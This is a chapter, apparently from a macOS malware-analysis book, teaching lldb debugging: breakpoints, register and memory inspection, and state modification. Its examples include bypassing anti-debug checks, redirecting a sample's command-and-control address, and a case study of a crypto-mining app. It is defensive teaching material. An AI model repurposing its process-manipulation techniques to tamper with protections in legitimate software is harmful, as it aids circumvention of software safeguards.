
Now, whenever a process named `malware.bin` is started, the debugger will automatically attach:

```
(lldb) process attach --name malware.bin --waitfor
...

Process 14980 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
...

Executable module set to "~/Downloads/malware.bin".
Architecture set to: x86_64h-apple-macosx-.
```

The `--waitfor` command is particularly useful when malware spawns off other (malicious) processes that you'd like to debug (as well).

Flow Control

Before we discuss breakpoints (which instruct the debugger to halt at specified locations), let's briefly talk about execution control. One of the most powerful aspects of a debugger is its ability to precisely control the execution of the process it is debugging ...for example, instructing a process to execute a single instruction (then halt).



The following table describes several lldb commands related to execution control:

(lldb) Command	Description
run (r)	Run the debugged process. Starting execution, which will continue unabated until a breakpoint is hit or the process terminates.
continue (c)	Continue execution of the debugged process. Similar to the `run` command, executing will continue until a breakpoint or process termination.
nexti (n)	Execute the next instruction, as pointed to by the program counter (`rip`) register and halt. This command will skip over function calls.
stepi (s)	Execute the next instruction, as pointed to by the program counter (`rip`) register and halt. Unlike the `nexti` command, this command will step into function calls.
finish (f)	Execute the rest of the instructions in the current function ("frame") return and halt.
control + c	Pause execution. If the process has been run (r) or continued (c), this will cause the process to halt ...wherever it is currently executing.

> 📝 Note:
>
> Generally speaking, lldb maintains backward compatibility with gdb commands (gdb being the GNU Project debugger, commonly used before lldb). For example, to single step, lldb supports both "thread step-inst" or, to match gdb, simply "step".
>
> For the sake of simplicity (and due to the author's familiarity with gdb), generally we describe the lldb command name that's compatible with gdb.
>
> Finally, note that the majority of commands can be shortened to single or double letters. For example "s" will be interpreted as the "step" command.
>
> For a detailed mapping of gdb to lldb commands, see:
>
> "GDB to LLDB command map" [4]

Though we could single step through each of the binary's executable instructions, this is rather tedious. On the other hand, simply instructing the debugger to allow the debugee to run (uninhibited) rather defeats the purpose of debugging in the first place. The "solution"? Breakpoints!

Breakpoints

A breakpoint is a "command" for the debugger that instructs the debugger to halt execution at a specified location. Often one sets breakpoints at the entry point of the binary (or one its constructors), at method calls, or on the addresses of instructions of interest. As noted, once the debugger has halted execution, one is able inspect the current state of the debugee, including its memory and the CPU register contents, call stack(s), and much more.

Using the `breakpoint` command (or `b` for short), one can set a breakpoint at a named location (such as function or method name) or at an address.

Supposed we want to debug a malicious sample (malware.bin), and want to halt execution at its `main` function. After staring an lldb debugging session, we can simply type `b main`:

```
(lldb) b main
Breakpoint 1: where = malware.bin`main,
              address = 0x0000000100004bd9
```

With this breakpoint set, if we then instruct the debugger run the debugged process (via the `run` command), execution will commence, but halt it when it reaches the instruction at (the start of) the main function:

```
(lldb) run

(lldb) Process 1953 stopped
stop reason = breakpoint 1.1
->  0x100004bd9 <+0>: pushq  %rbp
```

A large percentage of Mac malware is written in Objective-C, meaning (even in its compiled form) it will contain both class and method names. As such, we can also set breakpoints on these method names. How? Simply pass the full method name to the `breakpoint` (b) command. For example, to break on the `NSDictionary` class' `objectForKey:` method, type: `b -[NSDictionary objectForKey:]`.

> 📝 Note:
>
> For an in depth discussion of debugging Objective-C code, see the excellent writeup:
>
> "Dancing in the Debugger – A Waltz with LLDB" [5]

As noted, breakpoints can also be set by address (useful, for example, to set a breakpoint within a function). To set a breakpoint on an address, specify the (hex) address preceded with 0x. For example, we could also have set a breakpoint on the main function of the malicious sample (found at address `0x0000000100004bd9`) via: `b 0x0000000100004bd9`.

Breakpoints can be listed or deleted via commands described below:

(lldb) Command	Description
breakpoint (b) <function/method name>	Set a breakpoint on a specified function or method name.
breakpoint (b) <address>	Set a breakpoint on an instruction at a specified memory address.
breakpoint list (br l)	Display (list) all current breakpoints.
breakpoint enable/disable <#> (br e/dis)	Enable or disable a breakpoint (specified by number).
breakpoint delete <#>	Delete a breakpoint (specified by number).

The `help` command (with a parameter of `breakpoints`) provides a comprehensive list of

breakpoint related commands:

```
(lldb) help breakpoints
Syntax: breakpoint <subcommand> [<command-options>]

The following subcommands are supported:

clear --   Delete or disable breakpoints matching the specified source file and
           line.
command -- Commands for adding, removing and listing LLDB commands executed when a
           breakpoint is hit.

delete  -- Delete the specified breakpoint(s).
           If no breakpoints are specified, delete them all.
disable -- Disable the specified breakpoint(s) without deleting them.
           If none are specified, disable all breakpoints.
enable  -- Enable the specified disabled breakpoint(s).
           If no breakpoints are specified, enable all of them.
list    -- List some or all breakpoints at configurable levels of detail.
modify  -- Modify the options on a breakpoint or set of breakpoints in the
           executable.  If no breakpoint is specified, acts on the last created
           breakpoint.
name    -- Commands to manage name tags for breakpoints
read    -- Read and set the breakpoints previously saved to a file with
           "breakpoint write".
set     -- Sets a breakpoint or set of breakpoints in the executable.
write   -- Write the breakpoints listed to a file that can be read in
           with "breakpoint read".  If given no arguments, writes all breakpoints.
```

> 📝 Note:
>
> For more information on the breakpoint commands supported by lldb, see
>
> “Breakpoint Commands” [6]

Examining All The Things

At the beginning of this chapter, we looked at an example to highlight the power of the debugger. Specifically, we illustrated dumping a malware’s configuration information that had been decrypted and stored (only) in memory.

So far, we've discussed flow control (i.e. single stepping through instructions), and setting breakpoints. However, we've yet to talk about instructing the debugger to display the state of CPU registers or of the debuggee's memory. This powerful capability allows one to examine runtime information or "state", that often is not (directly) available during static analysis. For example, (as we saw), viewing malwares' decrypted in-memory configuration information.

To dump the contents of the CPU registers, use the `registers read` command (or the shortened `reg r`). To view the value of a specific register, pass in the register name (prefixed with $) as the final parameter:

```
(lldb) reg read $rax
rax = 0x0000000000000000
```

Generally, we're more interested in what the registers point to ...that is to say, examining (the contents of) actual memory addresses. The `memory read` or (gdb compatible) `x` command can be used to read the contents of memory. However, unless we explicitly specify the (expected) format of the data, `lldb` will simply print out the raw (hex) bytes.

There are a variety of format specifiers (for reading memory) that instruct lldb to treat the specified memory address as a string, instructions, and more:

(lldb) Command	Description
x/s <reg/memory address>	Display the memory as a null-terminated string.
x/i <reg/memory address>	Display the memory as assembly instruction.
x/b <reg/memory address>	Display the memory as byte.

One can also specify the number of items that should be displayed. For example, to disassemble the instructions at a specified address, type: `x/10i <address>`.

The most powerful display command is the "`print object`" (`po`) command. This command can be used to print out the contents (the "description" in Objective-C parlance) of any Objective-C object. For instance, in the example presented at the start of the chapter, within the `[SBConfigManager setDefaultConfiguration:]` method, the malware decrypts its configuration information into an Objective-C object referenced by the `RAX` register.

Thus, using the `print object` (`po`) command we can print the verbose description of the object, including all key/value pairs:

```
(lldb) print object $rax
{
 dnsChanger =  {
   "affiliate" = "";
   "blacklist_dns" = ();
   "encrypt" = true;
   "external_id" = 0;
   "product_name" = dnsChanger;
   "publisher_id" = 0;

    ...

   "setup_dns" =         (
     "82.163.143.135",
     "82.163.142.137"
    );

   ...
```


> 📝 Note:
>
> Given an arbitrary value or address, how does one know which display command to use? That is to say, is it a pointer to an Objective-C object? Or string? Or a sequence of instructions?
>
> If the value to display is a parameter or return value from a documented API, its type will be noted in its documentation. For example, most of Apple's Objective-C APIs or methods return objects, and thus should be displayed via the "print object" (po) command.
>
> However, if no context is available, it really comes down to trial and error. The "print object" lldb command doesn't produce meaningful output? Perhaps try x/b to dump it as raw (hex) bytes.

Modifying Process State

The final debugging topic we'll cover in this chapter involves modifying the state and manipulating the control flow of a debugged process. Normally during a debugging session

analysis is rather passive (other than setting breakpoints to halt execution at various locations). However, one can more "invasively" interact with a process by directly modifying its state or even its control flow. This is especially useful when analyzing a malicious specimen that implements anti-debugging logic (discussed in the next chapter).

As shown in the image below, once such anti-analysis logic has been located, one can instruct the debugger to skip over the code by modifying the instruction pointer:



The most common way to modify the state of the debuggee is by changing either CPU register values or the contents of memory. The `register write` command can be used to change values of the former, while the `memory write` command modifies the latter.

The `register write` (or shortened `reg write`) command takes two parameters: the target register and its new value. For example, in the image above we skipped over a call to a function implementing anti-debug logic (`0x100035cbe: call $rax`) by first setting a breakpoint on the call, then modifying the instruction pointer (`rip`) to point to the next instruction (at `0x100035cc0`).

```
(lldb) reg write $rip 0x100035cc0
```

This ensures the call (at address `0x100035cbe`) is never invoked, and thus the malware's anti-debugger logic is never executed ...meaning our debugging session can continue unimpeded!

There are other reasons to modify CPU register values to influence the debugged process. For example, imagine a piece of malware that attempts to connect (check-in) to a remote command and control server before persistently installing itself. If the server is (now) offline, but we want the malware to continue to execute (so we can observe how it installs itself), we may have to modify a register that contains the result of this connection check. As the return value from a function call is stored in the `rax` register, this may involve setting the value of `rax` (after the function) call to 1 (true), causing the malware to believe the connection check succeeded:

```
(lldb) reg write $rax 1
```

Easy peasy!

As noted, we can "invasively" manipulate the debuggee by changing the contents of any (writable) memory, via the `memory write` command. Apple's "Getting Started with LLDB" [7] guide states that this command allows one to "*write to the memory of the process being debugged*".

An example of where this command would be useful during malware analysis is changing the default values of an encrypted configuration file (that are only decrypted in memory). Such a configuration may include a trigger date, which instructs the malware to remain dormant until said date is encountered. To coerce immediate activity (to observe the malware's full behavior), one could directly modify the trigger date in memory to the current time.

Another example is modifying the memory that holds the address of a remote command and control server. This provides a simple (and non-destructive) way for an analyst to specify an alternate server ...likely one under their control.

> 📝 Note:
>
> Being able to modify the address of a malware's command and control server (or specify an alternate server), has it perks!
>
> In a research paper titled, "Offensive Malware Analysis: Dissecting OSX/FruitFly.b Via A Custom C&C Server" [8], I illustrated how malware connecting an alternate server

(under an analyst's control) could be tasked in order to reveal its capabilities.

"Malware analysis is a time-consuming and often strenuous process. And while traditional analysis techniques such as static analysis and debugging can reveal the full functionality of a malware specimen, there may be a better way. In this research paper, we fully analysed an interesting piece of macOS malware by creating our own custom command-and-control (C&C) server. In conjunction with various monitoring utilities, via this server we were able simply to task the malware in order to coerce it into revealing its entire capabilities." [8]

The format of the `memory write` command is described via `lldb`'s help command:

```
(lldb)  help memory write

Write to the memory of the current target process.

Syntax: memory write <cmd-options> <address> <value> [<value> [...]]

Command Options Usage:
  memory write [-f <format>] [-s <byte-size>] <address> <value> [<value> [...]]
  memory write -i <filename> [-s <byte-size>] [-o <offset>] <address> <value>
[<value> [...]]

       -f <format> ( --format <format> )
            Specify a format to be used for display.

       -i <filename> ( --infile <filename> )
            Write memory using the contents of a file.

       -o <offset> ( --offset <offset> )
            Start writing bytes from an offset within the input file.

       -s <byte-size> ( --size <byte-size> )
            The size in bytes to use when displaying with the selected format.
```

For example, to change the memory at address `0x100100000` to `0x41414141`, one would write: `memory write 0x100600000 -s 4 0x41414141`. The modification can then be confirmed with the `memory read` command:


```
(lldb) memory write 0x100600000 -s 4 0x41414141

(lldb) memory read 0x100600000
```

```
0x100600000: 41 41 41 41 00 00 00 00 00 00 00 00 00 00 00 00  AAAA............
```

Sample Debugging Session

Let's end this chapter by briefly looking at another real-life example illustrating many of the debugging concepts we've just discussed.

In early 2018, a popular application called "Calendar 2" (or CalendarFree), found in the official Mac App Store, was discovered to contain logic to (rather surreptitiously) mining crypto currency on users' computers [9]. Though not malware per se, this application provides an illustrative case study, showing how a debugger can provide a comprehensive understanding of a binary, even revealing hidden or subversive capabilities.



During static analysis triage, some interesting method calls were uncovered, such as a call to `-[MinerManager runMining]`, which in turn invoked `+[Coinstash_XMRSTAK.Coinstash startMiningWithPort:password:coreCount:slowMemory:currency:]`:

```
01  /* @class MinerManager */
02  -(void)runMining {
03      rdx = self->_coreLimit;
```

```
04      r14 = [self calculateWorkingCores:rdx];
05      [Coinstash_XMRSTAK9Coinstash setCPULimit:self->_cpuLimit];
06      r15 = [self getPort];
07      r12 = [self algorythm];
08      [self getSlotMemoryMode];
09
10      [Coinstash_XMRSTAK9Coinstash startMiningWithPort:r15
11                                  password:self->_token
12                                  coreCount:r14
13                                  slowMemory:self->_slowMemoryMode
14                                  currency:r12];
15      ...
16
17      return;
18  }
```

One of the goals of the analysis was to uncover the crypto currency account. It was reasoned that in a debugging session, setting a breakpoint on the `runMining` method (or `startMiningWithPort:password:coreCount:slowMemory:currency:` method) would reveal this information.

Firing up `lldb`, we can first set a breakpoint on the `-[MinerManager runMining]` method:

```
$ lldb CalendarFree.app
(lldb) target create "CalendarFree.app"
Current executable set to 'CalendarFree.app' (x86_64).

(lldb) b -[MinerManager runMining]
Breakpoint 1: where = CalendarFree`-[MinerManager runMining],
              address = 0x0000000100077fc0
```

Once the breakpoint is set, we instruct the debugger to run the application (via the `r` command). As expected, it halts at the breakpoint we set:

```
(lldb) r
Process 782 launched: 'CalendarFree.app/Contents/MacOS/CalendarFree' (x86_64)

CalendarFree[782:7349] Miner: Stopped
Process 782 stopped
stop reason = breakpoint 1.1
```

```
CalendarFree`-[MinerManager runMining]:
->  0x100077fc0 <+0>: pushq  %rbp
    0x100077fc1 <+1>: movq   %rsp, %rbp
    0x100077fc4 <+4>: pushq  %r15
    0x100077fc6 <+6>: pushq  %r14
```

Let's (single) step through the instructions until we reach the call to the `+[Coinstash_XMRSTAK.Coinstash startMiningWithPort:password:coreCount:slowMemory:currency:]` method.

As we want to step over the (other) method calls prior to the `startMiningWithPort: ...` method, we use the `nexti` (or `n`) command.

Eventually we get to invocation of the `startMiningWithPort: ...` method. Recall that Objective-C (and Swift) calls are made via the `objc_msgSend` function.

This fact can be observed in the debugger: the address of the `objc_msgSend` function is moved into the `r13` register (at the instruction found at `0x100077fe3`):

```
(lldb) n

Process 782 stopped
 stop reason = instruction step over

 CalendarFree`-[MinerManager runMining] + 35:
 ->  0x100077fe3 <+35>: movq 0xaa3d6(%rip), %r13   ;0x00007fff58acba00: objc_msgSend
```

The actual call to the `startMiningWithPort: ...` method (via the `objc_msgSend` function, who's address, recall, is stored in the `r13` register) happens at address `0x100078067`:

```
(lldb) n

Process 782 stopped
 stop reason = instruction step over

CalendarFree`-[MinerManager runMining] + 167:
->  0x100078067 <+167>: callq  *%r13
```

```
(lldb) reg read $r13
r13 = 0x00007fff58acba00  libobjc.A.dylib`objc_msgSend
```

Note that via the `reg read` command, we confirmed that the target of the call (found in the `r13` register) is indeed the `objc_msgSend` function.

As we discussed in chapter 0x7 on static analysis, at the time of a call to the `objc_msgSend` function, the registers and their values will be the following:

Argument	**Register**	**(for) `objc_msgSend`**
1st argument	`rdi`	`self`: object that the method is being invoked upon
2nd argument	`rsi`	`op`: name of the method
3rd argument	`rdx`	1st argument to the method
4th argument	`rcx`	2nd argument to the method
5th argument	`r8`	3rd argument to the method
6th argument	`r9`	4th argument to the method
7th+ argument	`rsp+` (on the stack)	5th+ argument to the method

Via a debugger, it's easy to confirm this!

The first argument (held in the `rdi` register) is the class (or instance) the method is being invoked upon. During the static analysis triage, this was identified as a class named "`Coinstash_XMRSTAK.Coinstash`". Using the "`print object`" (po) command, we can dynamically see that yes, this is indeed correct:

```
(lldb) po $rdi
Coinstash_XMRSTAK.Coinstash
```

The second argument will be a (null-terminated) string that is the name of the method to be invoked. Via our static analysis, we know that this should be "`startMiningWithPort: ...`". To print out a (null-terminated) string, we use the `x` command with the "`s`" format specifier:

```
(lldb) x/s $rsi
0x1000f1576: "startMiningWithPort:password:coreCount:slowMemory:currency:"
```

📝 Note:

When calling the objc_sendMsg function, the rsi register holds the name of the method as a null-terminated ("C") string.

If we attempt to print out this string, but don't instruct lldb as to its format (a null-terminated string), lldb will simply display it in its default format - an unsigned long:

```
(lldb) print $rsi
(unsigned long) $1 = 4295955830
```

There are a few options to get the actual method name to appear as a string. These include:

- x/s $rsi
  ```
  (lldb) x/s $rsi
  0x1000f1576: "startMiningWithPort:password:coreCount:slowMemory:currency:"
  ```
- print (char*)$rsi
  ```
  (lldb) print (char*)$rsi
  (char *) $1 = 0x00000001000f1576
  "startMiningWithPort:password:coreCount:slowMemory:currency:"
  ```
- reg read $rsi
  ```
  (lldb) reg read $rsi
  rsi = 0x00000001000f1576
  "startMiningWithPort:password:coreCount:slowMemory:currency:"
  ```

The final option (the reg read command) will automatically figure out that the value of $rsi is a pointer to a null-terminated string.

Following the class (`rdi`) and method name (`rsi`) are the arguments for the method, such as port, password, and currency. Via static analysis methods, the values of these arguments were not easily ascertained. However, via the debugger, it's a breeze.

Consulting the above table, we see that the arguments will be in the `rdx`, `rcx`, `r8`, `r9` registers, and then (as this method takes more than 4 arguments), the last argument will be found on the stack (`rsp`). Let's have a peek:

```
(lldb) po $rdx
7777

(lldb) po $rcx
qbix:greg@qbix.com

(lldb) reg read $r8
r8 = 0x0000000000000001

(lldb) po $r9
always

(lldb) x/s $rsp
0x7ffeefbfe0d0: "Ugraft"
```

Using various display commands (`po`, `reg read`, etc), we are able to see the values passed to the cryptocurrency framework method, providing the insight (and some possibly attributable account information) our analysis sought!

Up Next...

In this chapter we detailed the debugger ...arguably the most thorough and comprehensive way to analyze even the most complex malware threats.

Specifically, we showed how to debug a binary, instruction by instruction, while examining (or modifying) registers and memory contents, skipping (bypassing) functions, and much more. Armed with this analysis capability malware doesn't stand a chance!

Of course, if you're a malware author you're less than stoked that your malicious creations can be trivially deconstructed. So what do to? In the next chapter, we'll dive into various anti-analysis logic employed by malware authors that aims to thwart (or at least complicate) analysis efforts.

References

1. OSX.Mami
   https://objective-see.com/blog/blog_0x26.html

2. lldb
   https://lldb.llvm.org/

3. lldb tutorial
   https://lldb.llvm.org/use/tutorial.html

4. "GDB to LLDB command map"
   https://lldb.llvm.org/use/map.html

5. "Dancing in the Debugger – A Waltz with LLDB"
   https://www.objc.io/issues/19-debugging/lldb-debugging/

6. "Breakpoint Commands"
   https://lldb.llvm.org/use/map.html#breakpoint-commands

7. "Getting Started with LLDB"
   https://developer.apple.com/library/archive/documentation/IDEs/Conceptual/gdb_to_lldb_transition_guide/document/lldb-basics.html

8. "Offensive Malware Analysis: Dissecting OSX/FruitFly.b Via A Custom C&C Server"
   https://www.virusbulletin.com/uploads/pdf/magazine/2017/VB2017-Wardle.pdf

9. "A Surreptitious Cryptocurrency Miner in the Mac App Store?"
   https://objective-see.com/blog/blog_0x2B.html